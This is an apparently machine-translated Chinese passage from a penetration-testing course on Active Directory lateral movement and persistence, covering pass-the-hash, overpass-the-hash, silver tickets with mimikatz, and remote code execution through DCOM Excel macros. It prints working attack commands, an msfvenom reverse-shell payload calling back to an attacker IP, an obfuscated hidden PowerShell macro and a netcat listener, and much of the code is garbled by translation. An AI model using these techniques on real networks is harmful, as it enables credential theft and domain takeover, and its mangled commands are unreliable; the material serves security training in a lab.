在前面几节中，我们找到了可能导致整个活动目录受损的高价值目标，并找到了这些目标登录到的工作站或服务器。我们收集了密码哈希，恢复了现有的票证，并利用它们进行 Kerberos 身份验证。

接下来，我们将使用横向移动来破坏我们的高价值目标登录的机器。

我们方法的下一个合理步骤是破解我们获得的任何密码哈希，并使用明文密码向机器进行身份验证，以获得未经授权的访问权限。但是，破解密码需要时间，可能会失败。此外，Kerberos 和 NTLM 不直接使用明文密码，微软的本地工具不支持使用密码哈希的身份验证。

在下一节中，我们将探索另一种横向移动技术，该技术允许我们向系统进行身份验证，并仅使用用户的哈希或 Kerberos 票据来获得代码执行。

21.4.1 传递哈希

传递哈希(PtH)技术允许攻击者使用用户的 NTLM 哈希而不是相关的明文密码向远程系统或服务进行身份验证。请注意，这不适用于 Kerberos 身份验证，而仅适用于使用 NTLM 身份验证的服务器或服务。

许多第三方工具和框架使用 PtH 来允许用户验证和获得代码执行，包括来自 Metasploit 的 PsExec、666 传递散列工具包 667 和 Impacket.668.它们背后的机制大致相同，攻击者使用服务器消息块(SMB)协议连接到受害者，并使用 NTLM 散列执行验证.669

大多数开发 PtH 的工具创建并启动一个窗口服务(例如 cmd.exe 或一个 PowerShell 实例)，并使用命名管道与之通信.670 这是使用服务控制管理器 671 应用编程接口完成的。

这种技术需要通过防火墙(通常是端口 445)建立中小企业连接，并启用窗口文件和打印共享功能。这些需求在内部企业环境中很常见。

当执行连接时，它通常使用名为Admin$的特殊管理共享。为了建立到该共享的连接，攻击者必须提供具有本地管理权限的有效凭据。换句话说，这种类型的横向移动通常需要本地管理权限。

请注意，PtH 合法地使用了 NTLM 哈希。然而，漏洞在于我们获得了对本地管理员密码散列的未授权访问。

为了演示这一点，我们可以使用传递哈希工具包中的 pth-winexe，就像我们在密码攻击模块中将哈希传递给非域加入用户时所做的那样:

```
kali @ kali:~ $ PTH-wine xe-U offsec % aad 3b 435 b 51404 eeaad 3b 435 b 51404
ee:2892d 26 CDF 84d 7a 70 e 2 eb3b 9 f 05 c 425 e//10 . 11 . 0 . 22 cmd
调用了 E_md4hash 包装。
哈希传递:替换用户提供的 NTLM 哈希...
微软 Windows[10 . 0 . 16299 . 309 版]
2017 年微软公司。保留所有权利。

C:\Windows\system32 >
```

清单 700 - 使用 pth-winexe 传递散列

666 (Metasploit，2017)，https://www . officer-Security . com/Metasploit-unleased/psexec-pass-hash/667(@ byt 3bl 33 d3r，2015)，https://github.com/byt3bl33d3r/pth-toolkit 668(Core Security，2017)，https://github . com/CoreSecurity/impacket/blob/master/examples/smbclient . py 669(微软，2017)，https://msdn . Microsoft . com/en-us/libraryaspx 670(微软，2017)，https://msdn . Microsoft . com/en-us/library/windows/desktop/aa 365590(v = vs . 85).aspx 671(微软，2017)，https://msdn . Microsoft . com/en-us/library/windows/desktop/ms 685150(v = vs . 85)。

在这种情况下，我们使用 NTLM 身份验证直接从我们的 Kali Linux 获得在 Windows 10 客户端上的代码执行，只使用用户的 NTLM 哈希。

此方法适用于活动目录域帐户和内置本地管理员帐户。自 2014 年安全更新以来，此技术不能用作任何其他本地管理员帐户的身份验证。

21.4.2 越过哈希

通过超越哈希，我们可以“过度”滥用 NTLM 用户哈希来获得完整的 Kerberos 票证授予票证(TGT)或服务票证，该票证授予我们作为该用户访问另一台机器或服务的权限。

为了演示这一点，让我们假设我们已经危及到了一个工作站(或服务器)，杰夫_管理员用户已经向该工作站(或服务器)进行了身份验证，并且该机器现在正在缓存他们的凭据(因此也缓存了他们的 NTLM 密码哈希)。

为了模拟这个缓存的凭据，我们将作为 Offsec 用户登录到 Windows 10 机器，并以 Jeff_Admin 身份运行一个进程，该进程会提示进行身份验证。

最简单的方法是右键单击任务栏上的记事本图标，然后按住 shift 键右键单击弹出菜单上的记事本图标，得到图 311 中的选项。



图 311:以不同用户的身份启动记事本

在这里，我们可以选择“作为不同的用户运行”，并输入“jeff_admin”作为用户名以及相关的密码，这将在该用户的上下文中启动记事本。身份验证成功后，杰夫_管理员的凭据将缓存在此计算机上。

我们可以用 mimikatz 的 sekurlsa::logonpasswords 命令来验证这一点，该命令会转储缓存的密码哈希。

```
mimikatz # sekurlsa::logon
passwords

身份验证标识:0；2815531
(00000000:002af62b)
会话:从 0 开始交互式
用户名:杰夫_管理员
域名:CORP
登录服务器:DC01
登录时间:2018 年 2 月 12 日 09.18.57
SID:S-1-5-21-1602875587-
2787523311-2599479668-1105 msv:
[0000003]主要
\*用户名:杰夫_管理员
\*域:CORP
\ * NTLM:e2b 475 c 11 da 2a
0748290d 87 aa 966 c 327
\ * SHA1:8c 77 f 430 E4 ab 8 ACB
10 EAD 387d 64011 c 76400d 26e
\ * DPAPI:2918 ad 3d 4607728 e 28
ccbd 76 eab 494 b 9 ts
pkg:wdigest:
\*用户名:杰夫_管理员
\*域:CORP \*密码:(空)kerberos:
\*用户名:杰夫_管理员
```

```
\*域:CORP.COM \ *密码:(空)...
```

清单 701 -为杰夫_管理员转储密码散列

这个输出显示了 Jeff_Admin 的缓存凭据，包括 NTLM 哈希，我们将利用它来超越哈希。

超越哈希技术的本质是将 NTLM 哈希转换为 Kerberos 票证，并避免使用 NTLM 身份验证。一个简单的方法是使用 Mimikatz 的 sekurlsa::pth 命令。

该命令需要几个参数，并在 Jeff_Admin 用户的上下文中创建新的 PowerShell 进程。这种新的 PowerShell 提示将允许我们在不通过网络执行 NTLM 身份验证的情况下获得 Kerberos 票证，使这种攻击不同于传统的哈希传递。

作为第一个参数，我们指定/user:和/domain:，分别将它们设置为 jeff_admin 和 corp.com。我们将使用/ntlm:指定 NTLM 哈希，最后使用/run:指定要创建的进程(在本例中是 PowerShell)。

```
mimikatz # sekurlsa::PTHuser:Jeff _
admindomain:corp . comNTLM:e2b 475 c 11 da
2a 0748290d
87aa966c327 run:PowerShell.exe 用
户:jeff_admin 域:corp.com 程序:cmd.exe
impes。:没有
NTLM:e2b 475 c 11 da 2a 0748290d 87 aa 966 c
327 | PID 4832
| TID 2268
| LSA 进程现已停止
| LUID 0; 1197687 (00000000:00124677)
\_ msv1_0 -数据复制@ 040E5614:好!
\_ kerberos -数据副本@ 040E5438
```

```
\_ aes256_hmac -> null
\_ aes128_hmac -> null
\_ rc4_hmac_nt 正常
\ _ rc4 _ hmac _旧 OK
\_ rc4_md4 正常
\_ rc4_hmac_nt_exp 正常
\_ rc4_hmac_old_exp 正常
\ _ *密码替换->空
```

清单 702 -用不同的用户 NTLM 密码散列创建一个进程

此时，我们有了一个新的 PowerShell 会话，允许我们以 Jeff_Admin 的身份执行命令。

让我们用 klist 列出缓存的 Kerberos 票据:

```
PS C:\Windows\system32> klist

当前登录号为 0:0x1583ae

缓存的票证:(0)
```

清单 703 -列出 Kerberos 票证

没有缓存任何 Kerberos 票据，但这是预期的，因为 Jeff_Admin 没有执行交互式登录。但是，让我们通过使用网络对域控制器上的网络共享进行身份验证来生成 TGT:

```
PS C:\ Windows \ system32 > net use \ \ dc01 命令成功完成。

PS C:\Windows\system32> klist

当前登录号为 0:0x1583ae

缓存的票证:(3)

#0 >客户:杰夫_管理员@ CORP.COM
服务器:krbtgtCORP . COM @ CORP.COM
加密类型:AES-256-CTS-HMAC-SHA1-96
票证标志 0x60a10000 ->可转发转发可更新预授权名称_经典
开始时间:2018 年 2 月 12 日 13:59:40(本地)
结束时间:2018 年 2 月 12 日 23:59:40(本地)
续订时间:2192018 13:59:40(本地)
会话密钥类型:AES-256-CTS-HMAC-SHA1-96
缓存标志:0x2 ->委托
DC01.corp.com

#1 >客户:杰夫_管理员@ CORP.COM
服务器:krbtgtCORP . COM @ CORP.COM
加密类型:AES-256-CTS-HMAC-SHA1-96
票证标志 0x40e10000 ->可转发的可更新初始预授权名称_canonica
开始时间:2018 年 2 月 12 日 13:59:40(本地)
结束时间:2018 年 2 月 12 日 23:59:40(本地)
续订时间:2/19/2018 13:59:40(本地)
会话密钥类型:AES-256-CTS-HMAC-SHA1-96
```

```
缓存标志:0x1 ->主
DC01.corp.com

#2 >客户:杰夫_管理员@ CORP.COM
服务器:CIFS/dc01 @ CORP.COM
加密类型:AES-256-CTS-HMAC-SHA1-96
票证标志 0x40a50000 ->可转发的可更新预授权 ok_as_delegate name_c
开始时间:2018 年 2 月 12 日 13:59:40(本地)
结束时间:2018 年 2 月 12 日 23:59:40(本地)
续订时间:2/19/2018 13:59:40(本地)
会话密钥类型:AES-256-CTS-HMAC-SHA1-96
缓存标志:0
DC01.corp.com
```

清单 704 -映射域控制器上的网络共享并列出 Kerberos 票据

输出表明 net use 命令是成功的。然后，我们使用 klist 命令列出新请求的 Kerberos 票据，其中包括 CIFS 服务的 TGT 和 TGS。

在这个例子中，我们任意使用了"net use"，但是我们可以使用任何需要域权限的命令，并随后创建一个 TGS。

我们现在已经将我们的 NTLM 哈希转换成了 Kerberos TGT，允许我们使用任何依赖 Kerberos 身份验证的工具(与 NTLM 相反)，例如微软的官方 PsExec 应用程序

PsExec 可以远程运行命令，但不接受密码哈希。由于我们已经生成了 Kerberos 票据，并在 PowerShell 会话中的 Jeff_Admin 上下文中操作，因此我们可以重用 TGT 来获得域控制器上的代码执行。

我们现在试试，跑步。**要在\dc01 机器上以杰夫_管理员身份远程启动 cmd.exe，请执行以下操作：**

```
PS C:\工具\活动_目录>。\ cmd.exe

PsExec v2.2 -远程执行流程
版权所有(C) 2001-2016 马克·罗斯诺维奇
系统内部-www.sysinternals.com

C:\Windows\system32> ipconfig

视窗知识产权配置
```

674(微软，2016)，https://docs . Microsoft . com/en-us/sysinter/downloads/psexec

```
以太网适配器以太网 0：

特定于连接的域名系统后缀。：
链路本地 IPv6 地
址。。。。。 :fe80::7959:aaad:eec:3969%2
IPv4 地址。。。。。。。。。。 : 192.168.1.110
子网掩码。。。。。。。。。。 :255.255.255.0 默认网
关。。。。。。。。。 : 192.168.1.1 ...

c:\ Windows \ system32 > whoami corp \ Jeff
_ admin
```

清单 705-使用 Kerberos 打开远程连接

正如输出所示，我们已经成功地重用了 Kerberos TGT 来在域控制器上启动命令外壳。

优秀！我们已经成功地将一个缓存的 NTLM 密码哈希升级为 Kerberos TGT，并利用它来获得远程代码执行。

21.4.2.1 运动

1。 执行上述散列攻击，并在域控制器上获得交互式命令提示符。在开始清除任何缓存的 Kerberos 票证之前，请确保重新启动 Windows 10 客户端。

21.4.3 递票

在前面的部分中，我们使用跨哈希技术(以及捕获的 NTLM 哈希)来获取一个 Kerberos TGT，允许我们使用 Kerberos 进行身份验证。我们只能在为其设计的机器上使用 TGT，但 TGS 可能会提供更多的灵活性。

通过票证攻击利用了 TGS，它可以被导出并重新注入到网络的其他地方，然后用于向特定服务进行身份验证。此外，如果服务票据属于当前用户，则不需要管理权限。

到目前为止，这种攻击没有为我们提供任何额外的访问权限，但它确实提供了选择从哪台机器使用票证的灵活性。但是，如果一个服务注册了一个服务主体名称，这个场景会变得更加有趣。

之前，我们演示了我们可以破解服务帐户密码哈希，并从服务票证中获取密码。然后，该密码可用于访问服务帐户可用的资源。

但是，如果服务帐户不是任何服务器上的本地管理员，我们将无法使用传递散列或跨越散列等向量来执行横向移动，因此，在这些情况下，我们需要使用不同的方法。

与传递哈希一样，传递哈希也需要访问名为 Admin$ 的特殊管理共享，这又需要目标计算机上的本地管理权限。

记住 Kerberos 身份验证的内部工作方式，在服务帐户上下文中执行的服务器上的应用程序从服务票证中包含的组成员身份检查用户的权限。不过，应用程序不会验证服务票证中的用户和组权限。

应用程序盲目信任服务票证的完整性，因为它是用密码哈希加密的——理论上只有服务帐户和域控制器知道。

例如，如果我们针对在服务帐户 iis_service 的上下文中执行的 iis 服务器进行身份验证，则 IIS 应用程序将根据服务票证中存在的组成员身份来确定我们在 IIS 服务器上拥有哪些权限。

但是，有了服务帐户密码或其相关的 NTLM 散列，我们可以伪造我们自己的服务票证，以我们想要的任何权限访问目标资源(在我们的示例中是 IIS 应用程序)。这种自定义创建的票证被称为银票，如果服务主体名称在多个服务器上使用，则可以利用银票来对抗所有服务器。

Mimikatz 可以制作一张银票，并通过 kerberos::golden 命令直接将其注入内存(有些误导)。我们将在后面的模块中解释这种明显的命名错误。

要创建票证，我们首先需要获取所谓的安全标识符或域的 SID。样本号是活动目录中任何对象的唯一名称，其结构如下:

```
S-R-I-S
```

清单 706 -安全标识符格式原型

在该结构中，样本号以文字“S”开始，以将字符串标识为样本号，随后是修订级别(通常设置为“1”)、标识符-授权值(在 AD 中通常为“5”)和一个或多个子授权值。

例如，实际的样本号可能如下所示:

```
s-1-5-21-2536614405-3629634762-1218571035-1116
```

清单 707 -安全标识符格式

清单 707(“S-1-5”)中的第一个值在 AD 中是相当静态的。子授权值是动态的，由两个主要部分组成:域的数字标识符(在本例中为“21-25366144053629634762-1218571035”)和表示域中特定对象的相对标识符或 RID(在本例中为“1116”)。

域值和相对标识符的组合有助于确保每个样本号是唯一的。

我们可以使用 whoami /user 命令轻松获取当前用户的 SID，然后从中提取域 SID 部分。让我们尝试在我们的 Windows 10 客户端上这样做:

```
c:\ > whoami/用户

用户信息
–

用户名样本号
= = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = = =
= = = = = = = corp \ offsec S-1-5-21-1602875587-2787523311-2599479668-1103
```

清单 708 -定位域样本号

定义域的样本号是整个字符串，除了末尾的 RID(-1103)，如清单 708 所示。

现在我们有了域 SID，让我们尝试为之前在我们的专用实验室域中发现的 IIS 服务制作一张银票。

银票命令需要用户名(/user)、域名(/domain)、上面突出显示的域 SID (/sid)、服务的完全限定主机名(/target)、服务类型(/service:HTTP)和 iis_service 服务帐户的密码哈希(/rc4)。

最后，生成的银票直接注入带有/ppt 标志的内存。

在运行此操作之前，我们将使用 kerberos::purge 刷新任何现有的 Kerberos 票据，并使用 kerberos::list 验证清除:

```
mimikatz # kerberos::清除
当前会话的票据清除正常

mimikatz # kerberos::列表

mimikatz # Kerberos::goldenuser:offsecdomain:corp . comsid:S-1-5-21-1602875587-278
7523311-2599479668target:corpwebserver . corp . comservice:HTTPRC4:e2b 475 c 11 da 2a
0748
290D87AA966C327 ptt
用户:offsec
域名:corp.com
SID:S-1-5-21-1602875587-2787523311-2599479668
用户编号:500
组号:\*513 512 520 518 519
service key:e2b 475 c 11 da 2a 0748290d 87 aa 966 c 327-RC4 _ hmac _ nt
服务:HTTP
目标:CorpWebServer.corp.com
寿命:2018 年 2 月 13 日 10 . 18 . 42；11022028 10.18.42 ;11022028 10.18.42
->票证:\*\*传递票证\*\*

\*生成 PAC
\* PAC 签名
\* EncTicketPart 生成
\* EncTicketPart 加密
\*生成了 KrbCred
“offsec @ corp.com”金券已成功提交本次会议

mimikatz # kerberos::列表

[00000000]-0x 00000017-RC4 _ hmac _ nt
开始/结束/MaxRenew:13/02/2018 10 . 18 . 42；11/02/2028 10.18.42 ;11/02/2028 10.18.42
服务器名:corp.com
客户名称:offsec @ corp.com
标志 40a 00000:pre _ authent；可再生；可转发；
```

清单 709 - 为 iis_service 服务帐户创建银票

如同显示经过这输出在列表 709, a 新的服务票为这服务主要名称 *HTTP/CorpWebServer.corp.com 已加载到内存中，Mimikatz 在伪造的票证中设置了适当的组成员权限。*从 IIS 应用程序的角度来看，当前用户既是内置的本地管理员(相对标识:500)，也是几个高特权组的成员，包括域管理员组(如上所述)。

为了创建银票，我们使用密码散列，而不是明文密码。如果 kerberoast 会话向我们提供明文密码，我们必须在使用它生成银票之前对其进行哈希处理。

现在我们已经将这张票加载到内存中，我们可以与服务交互，并根据我们放入银票中的组成员身份访问任何信息。根据服务的类型，也可能获得代码执行。

21.4.3.1 演习

1. 为 iis_service 帐户创建并注入银票。
2. 在域管理员组中为一个 SQL 服务创建一个具有组成员资格的银票，如何提供一种在相关服务器上执行任意代码的方法？
3. 为 SQL 服务帐户创建一个银票。

21.4.4 分布式组件对象模型

在这一节中，我们将仔细研究一种相当新的横向移动技术，它利用了分布式组件对象模型(DCOM).679

还有另外两种众所周知的横向移动技术值得一提:滥用 Windows 管理工具 680 和一种称为 PowerShell 远程处理的技术.681 虽然我们在这里不会详细讨论这些方法，

679(微软，2017)，https://msdn.microsoft.com/en-us/library/cc226801.aspx 680(马特.格雷勃，2015)，https://www . black hat . com/docs/us-15/materials/us-15-Graeber-Erming-Windows-management instrumentation-WMI-To-Build-A-Persistent % 20 异步和无文件后门-wp.pdf 681(微软，2017)，https://msdn . Microsoft . com/en-us/library/aa 384426(v = vs 文件

它们各有优缺点，在 PowerShell682 和 Python 中都有多种实现

微软组件对象模型是一个用于创建相互交互的软件组件的系统。虽然组件是为同进程或跨进程交互而创建的，但它被扩展到分布式组件对象模型(DCOM)，用于网络上多台计算机之间的交互。

COM 和 DCOM 都是非常古老的技术，可以追溯到 Windows.684 的最初版本.与 DCOM 的交互是通过 TCP 端口 135 上的 RPC 执行的，并且需要本地管理员访问才能调用 DCOM 服务控制管理器，该管理器本质上是一个应用编程接口。

与微软 Office 相关的 DCOM 对象允许横向移动，既可以通过使用 Outlook685，也可以使用 PowerPoint.686 由于这需要目标计算机上有微软 Office，这种横向移动技术最适合工作站。但是，

在我们的案例中，我们将在实验室中针对已经安装了 Office 的专用域控制器演示此攻击。具体来说，我们将利用电子表格.应用 DCOM 对象.687

在我们能够利用微软办公软件之前，我们必须在 Windows 10 学生虚拟机和域控制器上安装它。安装程序位于 C:\ tools \ Client _ Side _ attachments \ office 2016 . img，其过程与客户端攻击模块中执行的过程相同。

首先，我们必须首先使用 PowerShell 为这个 DCOM 对象发现可用的方法或子对象。在这个例子中，我们在 Windows 10 客户端上以杰夫管理员用户的身份操作，他是远程机器上的本地管理员。

在这个示例代码中，我们首先使用 PowerShell 和系统的 CreateInstance 方法 688 创建对象的实例.激活器类。

作为 CreateInstance 的一个参数，我们必须通过使用 GetTypeFromProgID 方法 689 指定程序标识符来提供它的类型(在本例中是 Excel.应用程序)，以及远程工作站的 IP 地址。

通过实例化对象，我们可以使用 GetMember cmdlet 发现它的可用方法和对象

```
$ com =[activator]::CreateInstance([type]::GetTypeFromProgID(" Excel.申请”，“192
.168.1.110"))
```

682 (Will Schroeder，2016)，http://www.harmj0y.net/blog/empire/expanding-your-empire/ 683(Justin Elze，2015)，https://www.trustedsec.com/2015/06/no_psexec_needed/ 684(Wikipedia，2018)，https://en.wikipedia.org/wiki/Component_Object_Model 685(@ Englomex 3，2017)，https://Englomex 3 . net/2017/11/16/lateral-movement-use-outlook-createobject-method-and otnettojscript/686(@ _ nepalem _，2018)，https://attactics.org/2018aspx 689(微软，2018)，https://msdn . Microsoft . com/en-us/library/etz 83 z 76(v = vs . 110).aspx 690(微软，2018)，https://docs . Microsoft . com/en-us/powershell/module/Microsoft . powershell . utility/get member[2] view=powershell-6

```
$com |获取成员
```

清单 710 - 创建 DCOM 对象和枚举方法的代码该脚本产生以下截断的输出:

```
类型名:系统。_ _ ComObject # { 000208 D5-0000-0000-0000000046 }
名称成员类型定义
- - -
ActivateMicrosoftApp 方法无效 activate microsoftapp(XlMSApplication)
添加图表自动套用格式方法无效(变量、字符串、变量...
重置向导方法无效重置向导()运行方法变量运行(变量...
保存方法无效保存(变体)...
工作簿属性工作簿(){get}...
```

清单 711 - 显示运行方法的输出

输出包含许多方法和对象，但我们将重点关注运行方法，这将允许我们远程执行应用程序的 Visual Basic(VBA)宏。

为此，我们将首先创建一个带有概念验证宏的 Excel 文档，方法是选择“视图”功能区并单击 Excel 中的“宏”。

在这个简单的概念证明中，我们将使用一个启动 notepad.exe 的 VBA 宏:

```
Sub mymacro()
Shell ("notepad.exe ")
末端接头
```

清单 712-Excel 的概念证明宏

我们已经将宏命名为“mymacro”，并将 Excel 文件保存在旧版中.xls 格式。

要执行宏，我们必须首先将 Excel 文档复制到远程计算机。因为我们必须是本地管理员才能利用 DCOM，所以我们也应该能够通过中小型企业访问远程文件系统。

我们可以使用的复制方法.NET 系统.文件类来复制文件。要调用它，我们指定源文件、目标文件和一个标志，以指示目标文件是否应该被覆盖(如果存在)，如下面的 PowerShell 代码所示:

```
$ LocalPath = " C:\ Users \ Jeff _ admin . corp \ myexcel . xls "

$ RemotePath = " \ \ 192 . 168 . 1 . 110 \ c $ \ myexcel . xls "

【系统.IO.File]::Copy($LocalPath，$RemotePath，$True)
```

清单 713 -将 Excel 文档复制到远程计算机

在我们能够对宏执行 Run 方法之前，我们必须首先指定包含它的 Excel 文档。这是通过 Workbooks 对象的 Open 方法完成的，该方法也可通过 DCOM 获得，如方法和对象的枚举所示:

```
类型名:系统。_ _ ComObject # { 000208 D5-0000-0000-0000000046 }
名称成员类型定义
- - -
ActivateMicrosoftApp 方法无效 activate microsoftapp(XlMSApplication)
添加图表自动套用格式方法无效添加图表自动套用格式(变量、字符串、变量)...
重置向导方法无效重置向导()
运行方法变量运行(变量...
保存方法无效保存(变体)...
工作簿属性工作簿(){get}...
```

清单 714 -显示工作簿属性的输出

Workbooks 对象是从我们前面创建的用于执行枚举的$com 组件句柄创建的。

我们可以用这样的代码直接调用 Open 方法:

```
$Workbook = $com.工作簿.打开(“C:\myexcel.xls”)
```

清单 715 -在 DC 打开 excel 文档

但是，此代码会在与远程计算机交互时导致错误:

```
$Workbook = $com.工作簿.打开(“C:\myexcel.xls”)
无法获取工作簿类的“打开”属性
第行:1 字符:1
+ $Workbook = $com.工作簿.打开(“C:\myexcel.xls”)
```

```
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+类别信息:操作停止:(:)[]，异常
+ FullyQualifiedErrorId:系统.运行时. InteropServices.COMException
```

清单 716 -尝试打开电子表格时出错

出现这个错误的原因是，当 Excel.应用程序是通过 DCOM 实例化的，它是用系统帐户完成的。系统帐户没有用于开户过程的配置文件。要解决这个问题，我们可以简单地在 C:\ Windows \ SysWow 64 \ config \ system profile 创建桌面文件夹，它满足这个概要文件的要求。

我们可以使用以下 PowerShell 代码创建此目录:

```
$ Path = " \ \ 192 . 168 . 1 . 110 \ c $ \ Windows \ SysWow 64 \ config \
system profile \ Desktop "
$ temp =[system . io . directory]::create directory($ Path)
```

清单 717 -创建系统配置文件文件夹

创建系统帐户的配置文件文件夹后，我们可以尝试再次调用“打开”方法，该方法现在应该会成功并打开 Excel 文档。

现在文档已经打开，我们可以使用以下完整的 PowerShell 脚本调用运行方法:

```
$ com =[activator]::CreateInstance([type]::GetTypeFromProgID(" Excel。申请”，“192
.168.1.110"))

$ LocalPath = " C:\ Users \ Jeff _ admin . corp \ myexcel . xls "

$ RemotePath = " \ \ 192 . 168 . 1 . 110 \ c $ \ myexcel . xls "

【系统。IO.File]::Copy($LocalPath，$RemotePath，$True)

$ Path = " \ \ 192 . 168 . 1 . 110 \ c $ \ Windows \ SysWow 64 \ config \ system
profile \ Desktop "
$ temp =[system . io . directory]::create directory($ Path)

$Workbook = $com。工作簿。打开(“C:\myexcel.xls”)

$com。运行(“我的宏”)
```

清单 718 -远程执行 Excel 宏的概念代码证明

该代码应该打开记事本应用程序，作为在远程机器上的高完整性上下文中执行的后台进程，如图 312 所示。



图 312:记事本从 Excel 启动

虽然创建一个远程记事本应用程序很有趣，但我们需要升级这个攻击来启动一个反向外壳。因为我们使用的是办公文档，所以我们可以简单地重用我们在前面的模块中介绍过的微软 Word 客户端代码执行技术。

为此，我们将使用 msfvenom 为 HTA 攻击创建一个有效负载，因为它包含将与 PowerShell 一起使用的 Base64 编码有效负载:

```
kali @ kali:~ $ MSF venue-p windows/shell _ reverse _ TCP LHOST = 192 . 168 . 1 . 111
LPORT = 4444-f h ta-psh-o 邪恶. h ta
未选择平台，从有效负载中选择 Msf::模块::平台::窗口
未选择 Arch，从有效负载中选择 Arch: x86
未指定编码器或反码，输出原始有效负载
有效负载大小:324 字节
hta-psh 文件的最终大小:6461 字节
另存为:邪恶. hta
```

清单 719 -用 msfvenom 创建 HTA 有效载荷

请注意，我们使用了 Windows 10 客户端第二个网络接口的 IP 地址，以便域控制器可以回调我们的 Netcat 侦听器。

接下来，我们提取以“powershell.exe -nop -w hidden -e”开头的行，后跟 Base64 编码的有效负载，并使用清单 720 中的简单 Python 脚本将命令分割成更小的块，绕过了 Excel 宏中文字字符串的大小限制:

```
" str = " powershell . exe-nop-w hidden-e
aqbmacgawbjag 4 adabq ..... "
n = 50 表示 I 在范围内(0，len(str)，n):打印“STr =
STr+”+“”+STr[I:I+n]+“”
```

清单 720 -分割 Base64 编码字符串的 Python 脚本

现在，我们将更新我们的 Excel 宏，以执行 PowerShell 而不是记事本，并重复操作，将其上传到域控制器并执行它。

```
Sub MyMacro()
将字符串模糊为字符串

Str = Str+" powershell . exe-nop-w hidden-e aqbmacgawwbjag 4 ad "
Str = Str+" abqahqacgbdadogogbtagkaegblacaal blaheaiaa 0 ackaewa "
...
Str = Str+" eqaaqbhagcabgbvahmadabpagmacwaafaacgbvagmazqbzahm "
Str = Str+" axqa6 adouwb 0 ageacgb0 acgajabzackaowa = "
外壳(Str)
末端接头
```

清单 721 -用分割的 Base64 编码字符串更新宏

在执行宏之前，我们将在 Windows 10 客户端上启动一个 Netcat 侦听器，以接受来自域控制器的反向命令外壳:

```
PS C:\工具\实用_工具> nc.exe-lvnp 4444
收听[任何] 4444... 从(UNKNOWN) [192.168.1.110] 59121 连接到[192.168.1.111]
微软 Windows[10 . 0 . 14393 版]
2016 年微软公司。保留所有权利。

C:\Windows\system32 >
```

清单 722-DCOM 横向移动技术的反向壳

虽然攻击需要访问 DCOM 的 TCP 135 和中小企业的 TCP 445，但这是横向移动的一个相对较新的载体，可能会避开一些检测系统，如网络入侵检测或基于主机的防病毒。

21.4.4.1 演习

1. 重复使用 Excel 和 DCOM 启动记事本的练习。
2. 通过在 windows 学生虚拟机上将 VBA 宏替换为连接回 Netcat 的反向外壳来改进攻击。
3. 建立一个从域控制器到你的 Kali 机器的旋转通道，并获得一个反向外壳。

21.5 活动目录持久性

一旦我们获得了访问权限并实现了项目的主要目标，我们的下一个目标就是获得持久性，确保我们不会失去对受损机器的访问权限。

我们可以在广告环境中使用传统的持久性方法，但是我们也可以获得特定于广告的持久性。请注意，在许多现实世界的渗透测试或红队项目中，持久性不是范围的一部分，因为一旦评估完成，就有不完全移除的风险。

21.5.1 金票

回到 Kerberos 身份验证的解释，我们记得当用户提交一个 TGT 请求时，KDC 用一个只有域中的 KDC 知道的密钥对 TGT 进行加密。这个密钥实际上是一个名为 krbtgt.696 的域用户帐户的密码散列

如果我们能够得到 krbtgt 密码散列，我们可以创建自己的定制 tgt，或金票。

例如，我们可以创建一个 TGT，声明一个非特权用户实际上是域管理员组的成员，域控制器将信任它，因为它被正确加密了。

> *我们必须小心保护被盗的 krbtgt 密码哈希，因为它允许无限域访问。请考虑在执行此技术之前获得客户的许可。*

这提供了一种在活动目录环境中保持持久性的简洁方法，但最好的优点是 krbtgt 帐户密码不会自动更改。

其实这个密码只有在域功能级别从 Windows 2003 升级到 Windows 2008 的时候才会更改。因此，发现非常旧的 krbtgt 密码哈希并不罕见。

域功能级别 697 规定了域的功能，并决定了哪些 Windows 操作系统可以在域上运行

696(微软，2016)，https://docs . Microsoft . com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and 2012/dn 745899(v = ws . 11)# Sec _ KRBTT gt 697(微软，2017)，https://docs . Microsoft . com/en-us/windows-server-identity/ad-ds/plan/security-best-practices/understanding-directory-domain-services

控制器。更高的功能级别支持更多的特性、功能和安全缓解措施。

为了测试这种持久化技术，我们将首先尝试从 Windows 10 工作站横向移动到域控制器，通过 PsExec 作为 Offsec 用户。

这应该会失败，因为我们没有适当的权限:

```
c:\ Tools \ active _ directory > psexec.exe \ \ dc01 cmd.exe

PsExec v2.2 -远程执行进程
版权所有(C) 2001-2016 马克·罗斯诺维奇
系统内部-www.sysinternals.com

无法访问 dc01:
访问被拒绝。
```

清单 723 - 尝试横向移动失败

